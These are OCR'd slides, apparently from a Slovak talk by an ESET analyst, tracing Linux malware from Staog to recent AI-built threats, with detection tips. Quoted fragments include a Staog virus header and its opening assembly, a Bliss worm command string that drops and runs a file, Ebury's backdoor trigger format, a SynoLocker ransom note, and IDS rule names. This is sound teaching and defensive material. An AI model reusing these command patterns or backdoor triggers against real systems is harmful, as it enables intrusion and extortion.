Backdoor, botnet a iná Linuxová zloba

OpenAlt konference

Ladislav Bačo, 01.11.2025

whoami

- Kyberbezpečnosť
- Analýza malvéru
- Riešenie incidentov
- Vzdelávanie
- Analytik sieťových infiltrácii, ESET
- *Disclaimer...*


Zopár otázok namiesto úvodu

- Používate nejaký antimalvér pre Linux?
  - *Proprietárny antimalvér?*
  - *Open Source riešenie?*
- EDR nástroj pre Linux?
  - *Endpoint Detection and Response*
- Sieťové IDS/IPS?
  - *V domácej sieti? Vo firme?*

Zdroj: https://freepngimg.com/png/18960-virus-png-image
https://freepngimg.com/png/17628-shield-png-hd

Zopár otázok namiesto úvodu

- Poznáte aspoň jeden malvér pre Linux?



Zdroj: https://freepngimg.com/png/18960-virus-png-image

Zopár otázok namiesto úvodu


- Poznáte aspoň jeden malvér pre Linux?
  - *Trójsky kôň?*
  - *Botnet?*
  - *Rootkit?*
  - *Ransomvér?*
  - *Coinminer?*
  - *...*

Zdroj: https://freepngimg.com/png/18960-virus-png-image

Avast	ELF:Filecoder-AF [Trj]	Avast-Mobile	ELF:Filecoder-AG [Trj]
AVG	ELF:Filecoder-AF [Trj]	Avira (no cloud)	LINUX/Ransom.Cryptor.jrrtv
BitDefender	Trojan.Linux.Generic.295368	ClamAV	Unix.Ransomware.Ech0raix-9878334-0
CTX	Elf.trojan.generic	Cynet	Malicious (score: 99)
DrWeb	Linux.Encoder.141	Elastic	Linux.Ransomware.EchoRaix
Emsisoft	Trojan.Linux.Generic.295368 (B)	eScan	Trojan.Linux.Generic.295368
ESET-NOD32	A Variant Of Linux/Filecoder.ECh0raix.D	Fortinet	ELF/Cryptor.74B2!tr.ransom
GData	Linux.Trojan-Ransom.QNAPCrypt.A	Google	Detected
Huorong	Ransom/Linux.Ech0raix.b	Ikarus	Trojan.Linux.Kaiji
Kaspersky	HEUR:Trojan-Ransom.Linux.Cryptor.b	Kingsoft	Linux.Troj.Generic.jm
Lionic	Trojan.Linux.Cryptor.j!c	Microsoft	Ransom:Linux/ECh0raix.A!MTB
NANO-Antivirus	Trojan.Elf32.Ransom.jsbfob	QuickHeal	ELF.Cryptor.48883.GC
Rising	Ransom.ECh0raix/LinuxI1.D235 (CLASSIC)	Sangfor Engine Zero	Ransom.Linux.Ech0raix.Vxa2
SentinelOne (Static ML)	Static AI - Malicious ELF	Skyhigh (SWG)	Ransomware-HJX!CC92ABE1B087
Sophos	Linux/Ransm-M	Symantec	Backdoor.Trojan
Tencent	Linux.Trojan-Ransom.Cryptor.Qgil	Trellix (ENS)	Ransomware-HJX!CC92ABE1B087
Trellix (HX)	Trojan.Linux.Generic.295368	TrendMicro	Ransom.Linux.ECHORAIX.SM

Taxonómia


- 1991, CARO
  - Computer Antivirus Research Organization



Zdroj: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/malware-naming

Trocha histórie


- **1988: Morrisov červ**
  - 4BSD
  - Zraniteľnosti v sendmail a finger
  - Dôveryhodné rexec a rsh



Zdroj: https://en.wikipedia.org/wiki/File:Morris_Worm.jpg

Trocha histórie

- 1988: Morrisov červ
- ***1991: Linux***



Zdroj: https://en.wikipedia.org/wiki/File:Tux.svg

Trocha histórie

- 1988: Morrisov červ
- *1991: Linux*
- **1996: Staog**
  - Prvý známy malvér pre Linux
  - Infikuje ELF súbory
  - Skupina VLAD (Austrália)
    - tiež 1. známy vírus pre Win95


```
#  +-------------------------------------------------------------+
#  |                          S T A O G                          |
#  |                                                             |
#  |         yo ho.. welcome to yet another attempt at the       |
#  |       impossible and improbable.  This virus is a fully     |
#  |       resident linux elf infector.  It will infect files    |
#  |          on execute regardless of who executed them.        |
#  |         It achieves this by hacking root via 3 separate     |
#  |     exploits and installing itself in the kernel.  It leaves|
#  |        no trace of itself in drop files or other noticable  |
#  |          locations but contains no stealth of any type.     |
#  |                                                             |
#  |       This is not a script virus.  It is written in 100%    |
#  |       at&t style asm.  To compile:                          |
#  |                                                             |
#  |                   gcc vircode.s -o vircode                  |
#  |                   strip vircode                             |
#  |                                                             |
#  |   The filesize should be 4744 bytes.  If not put the filesize|
#  |        in the .long at 'filesize:' and recompile and strip. |
#  |          Then execute to install.  After installation the   |
#  |         generated binary will automatically be deleted.     |
#  |                                                             |
#  |   For some reason this virus will only work on ELF machines |
#  |       running the 1.2.13 kernel.                            |
#  |                                                             |
#  |                  Q U A N T U M  /  V L A D                  |
#  +-------------------------------------------------------------+

.text
.global vircode
vircode:                                # start of the virus
       pushl $0                         # entry point
       pushl %ebp                       # setup stack frame
       movl %esp,%ebp
```

Zdroj: https://www.wiw.org/~meta/vlad.php?read=ARTICLE.2_4&issue=7&desc=STAOG%20Linux%20Virus

Trocha histórie

- 1988: Morrisov červ
- *1991: Linux*
- 1996: Staog
- **1997: Bliss**
  - Infikuje ELF súbory
  - Šírenie ako červ, hľadá zariadenia v hosts.equiv
  - Bezpečnostné varovania distribúcií, napr. Debian

```
'cat>%s;chmod 777
%s;%s;rm -f %s' doing
do_worm_stuff()
/etc/hosts.equiv
```

Zdroj: https://www.f-secure.com/v-descs/bliss.shtml

Trocha histórie

- 1988: Morrisov červ
- *1991: Linux*
- 1996: Staog
- 1997: Bliss
- **2002: Slapper**
  - Botnet, 13 000 infikovaných serverov
  - Zraniteľnost v Apache mod_ssl

/tmp/.bugtraq	This is the copy of the worm that is running on the infected system.
/tmp/.bugtraq.c	This is the source code to the worm that is running on the infected system.
/tmp/.uubugtraq	This is the uuencoded copy of the worm that is running on the infected system. This file is also used by the worm to propagate itself to other systems.

Zdroj: https://linuxsecurity.com/features/what-is-slapper

(Takmer) súčasnosť

- **2011: Ebury**
  - Objavený v 2014
  - SSH backdoor
  - kradne prihlasovacie údaje

Zdroj: https://www.eset.com/int/about/newsroom/press-releases/announcements/operation-windigo-largest-server-botnet-uncovered/

(Takmer) súčasnosť

- 2011: Ebury
- **2014: Azazel**
  - Open Source userspace rootkit

LICENSE	Initial commit	12 years ago
Makefile	Initial code push	12 years ago
README.md	Removed dead links from...	5 years ago
azazel.c	Fix issue #8: Stack overflo...	11 years ago
azazel.h	Initial code push	12 years ago
client.c	Initial code push	12 years ago
config.py	Update config.py	12 years ago
const.h	Initial code push	12 years ago
crypthook.c	Initial code push	12 years ago
crypthook.h	Initial code push	12 years ago
pam.c	Initial code push	12 years ago
pcap.c	Initial code push	12 years ago
pcap.h	Initial code push	12 years ago
xor.c	Initial code push	12 years ago
xor.h	Initial code push	12 years ago

Zdroj: https://github.com/

(Takmer) súčasnosť

- 2011: Ebury
- 2014: Azazel
- **2014: SynoLocker**
  - Ransomvér pre Synology
  - Zraniteľnosti v DSM

SynoLocker™

Automated Decryption Service

All important files on this NAS have been encrypted using strong cryptography

List of encrypted files available here.

Follow these simple steps if files recovery is needed:

1. Download and install Tor Browser.
2. Open Tor Browser and visit http://cypherxffttr7hho.onion. This link works **only** with the Tor Browser.
3. Login with your identification code to get further instructions on how to get a decryption key.
4. Your identification code is [redacted] (also visible here).
5. Follow the instructions on the decryption page once a valid decryption key has been acquired.

Technical details about the encryption process:


- A unique RSA-2048 keypair is generated on a remote server and linked to this system.
- The RSA-2048 public key is sent to this system while the private key stays in the remote server database.
- A random 256-bit key is generated on this system when a new file needs to be encrypted.
- This 256-bit key is then used to encrypt the file with AES-256 CBC symmetric cipher.
- The 256-bit key is then encrypted with the RSA-2048 public key.
- The resulting encrypted 256-bit key is then stored in the encrypted file and purged from system memory.
- The original unencrypted file is then overwrited with random bits before being deleted from the hard drive.
- The encrypted file is renamed to the original filename.
- To decrypt the file, the software needs the RSA-2048 private key attributed to this system from the remote server.
- Once a valid decryption key is provided, the software search each files for a specific string stored in all encrypted files.
- When the string is found, the software extracts and decrypts the unique 256-bit AES key needed to restore that file.

Note: Without the decryption key, all encrypted files will be lost forever.

Zdroj: https://www.root.cz/clanky/synolocker-diskova-pole-synology-tercem-vyderacu/

(Takmer) súčasnosť


- 2011: Ebury
- 2014: Azazel
- 2014: SynoLocker
- **2016: Mirai**
  - IoT Botnet, DDoS útoky
  - Open Source



Zdroj: https://github.com/

(Takmer) súčasnosť


- 2011: Ebury
- 2014: Azazel
- 2014: SynoLocker
- 2016: Mirai
- **2019: Ech0raix/QNAPCrypt**
  - Ransomvér, zneužíva slabé heslá



Zdroj: https://howtofix.guide/ech0raix-ransomware-again-attacks-qnap-nas/

(Takmer) súčasnosť

- 2011: Ebury
- 2014: Azazel
- 2014: SynoLocker
- 2016: Mirai
- 2019: Ech0raix/QNAPCrypt
- **2019: HiddenWasp**
  - Trojan, userspace rootkit, kód z Azazel + Mirai)



Zdroj: https://intezer.com/blog/hiddenwasp-malware-targeting-linux-systems/

(Takmer) súčasnosť


- 2011: Ebury
- 2014: Azazel
- 2014: SynoLocker
- 2016: Mirai
- 2019: Ech0raix/QNAPCrypt
- 2019: HiddenWasp
- **2020: Drovorub** – APT kernel rootkit + C2 toolkit

Súčasnosť

- **2024: XZ Utils**
  - Backdoor v utilite xz (knižnica liblzma), „supply chain“
    - Komprimované testovacie súbory so škodlivým kódom
  - Vzdialený prístup cez OpenSSH
    - Špecifický ED448 kľúč
  - OpenSSH + 3rd party patch => libsystemd => liblzma
    - Tarball s makrom, ktoré injektovalo škodlivý kód
  - Stále prítomný v niektorých docker images (aj Debian)

Súčasnosť


- 2024: XZ Utils
- **Júl 2025: K0ske**
  - Coinminer vygenerovaný pomocou AI
  - Možná srbsko-slovenská stopa?



Zdroj: https://malwarelab.eu/posts/koske-panda-ai/


Súčasnosť

- 2024: XZ Utils
- Júl 2025: K0ske
- **August 2025: PromptLock**
  - Ransomvér poháňaný umelou inteligenciou
  - Golang, multiplatformový (Windows, Linux, MacOS)
  - Generovanie Lua skriptov pomocou AI
  - Koncept, výskumný projekt NYU



Zdroj: https://infosec.exchange/@ESETresearch/115095803130379945

Vybrané rodiny malvéru



Ebury / Operation Windigo


- Čo to je:
  - OpenSSH backdoor a credential stealer
- Cieľ:
  - Kradnutie SSH prístupov (Linux/Ebury)
  - Presmerovanie webov a domén na malvér (Linux/Cdorked, Linux/Onimiki)
  - Posielanie spamu (Perl/Calfbot)
- Obete:
  - kernel.org (2011), cPanel (2013)
  - 400 000+ serverov celkovo od 2009
  - 100 000+ stále kompromitovaných aj v 2023

Ebury

- Zaujímavosti:
  - Stealth, portable, vysoká kvalita kódu
    - Mnoho Linux distribúcií, SSH backdoor aj na FreeBSD
    - Nezanechávanie stôp v logoch
    - Unix pipes namiesto súborov
    - Úprava OpenSSH konfigurácie v pamäti, nie na disku
    - Bez exfiltrácie, ak je sieťové rozhranie v promiskuitnom režime
  - Bez exploitov, iba slabé heslá

Ebury

- Zaujímavosti:
  - Nové verzie, aktívne 15+ rokov
  - Neskoršie ciele:
    - Bitcoin a Ethereum uzly a heslá ku kryptomenovým peňaženkám
  - Odchytávanie SSH komunikácie
    - Man in the Middle a ARP spoofing
    - Kompromitovaný server v rovnakej sieti



Zdroj: https://www.welivesecurity.com/en/eset-research/ebury-alive-unseen-400k-linux-servers-compromised-cryptotheft-financial-gain/

Ebury

- SSH Backdoor
  - Heslo + príkaz v SSH verzii clienta
  - Šifrované IP adresou operátora

```
0x00   BYTE[11]  backdoor password
0x0F   BYTE[4]   optional command (`Xcat`, `Xbnd` or `Xver`)
0x13   BYTE[4]   optional command argument (ip address)
```

```
SSH-2.0-fb54c28ba102cd73c1fe43
```

- Xcat a Xver príkazy dostupné lokálne
  - ssh -G <hexstring>

Zdroj: https://web-assets.esetstatic.com/wls/2014/03/operation_windigo.pdf

Ebury

- Detekcia:
  - *(siet')* ssh verzia s backdoorom
  - *(host)* „ssh -G“

Ebury

- Detekcia:
  - *(siet')* ssh verzia s backdoorom
  - *(host)* „ssh -G“
  - Avšak OpenSSH 6.8/6.8p1 (2015-03-18):

    ssh(1): Add a **-G** option to ssh that causes it to parse its configuration and dump the result to stdout


Ebury

- Detekcia:
  - *(siet')* ssh verzia s backdoorom
  - *(host)* „ssh -G“
  - Avšak OpenSSH 6.8/6.8p1 (2015-03-18):

    ssh(1): Add a **-G** option to ssh that causes it to parse its configuration and dump the result to stdout
  - https://github.com/eset/malware-research/blob/master/ebury/detect_ebury.sh

Mirai

- Čo to je:
  - IoT botnet
- Cieľ:
  - DDoS útoky
- Obete:
  - Zle zabezpečené IoT zariadenia
  - KrebsOnSecurity, OVH, DynDNS, internetová infraštruktúra



Zdroj: https://github.com/

Mirai

- Zaujímavosti
  - Open Source => rôzne varianty
  - Bruteforce na prednastavené prihlasovacie údaje
  - Exploity na niektoré zraniteľnosti
    - 2017 zero-day zraniteľnosti v smerovačoch Huawei HG532
    - 2018 exploit na D-Link HNAP (Home Network Administration Protocol)
  - Rôzne architektúry
    - x86, ARM, MIPS, PowerPC, ARC, m68k, ...

Mirai

- Detekcia
  - Snort/Suricata pravidlá: Mirai, HNAP exploit

2058708	ET SCAN ELF/Mirai Variant UDP (Inbound) M2	et/open	Dec 31, 2024
2058707	ET SCAN ELF/Mirai Variant UDP (Inbound) M1	et/open	Dec 31, 2024
2062285	ET EXPLOIT D-Link HNAP - Request Remote Buffer Overflow M3 (CVE-2014-3936)	et/open	May 12, 2025
2062282	ET EXPLOIT D-Link HNAP - Request Remote Buffer Overflow M1 (CVE-2014-3936)	et/open	May 12, 2025
2062284	ET EXPLOIT D-Link HNAP - Request Remote Buffer Overflow M2 (CVE-2014-3936)	et/open	May 12, 2025
2061622	ET WEB_SPECIFIC_APPS D-Link DIR-823G Multiple HNAP SOAPAction Endpoints Authentication Bypass (CVE-2025-2359, CVE-2025-2360)	et/open	Apr 16, 2025
2061623	ET WEB_SPECIFIC_APPS D-Link DIR-823G Multiple HNAP SOAPAction Endpoints Authentication Bypass	et/open	Apr 16, 2025
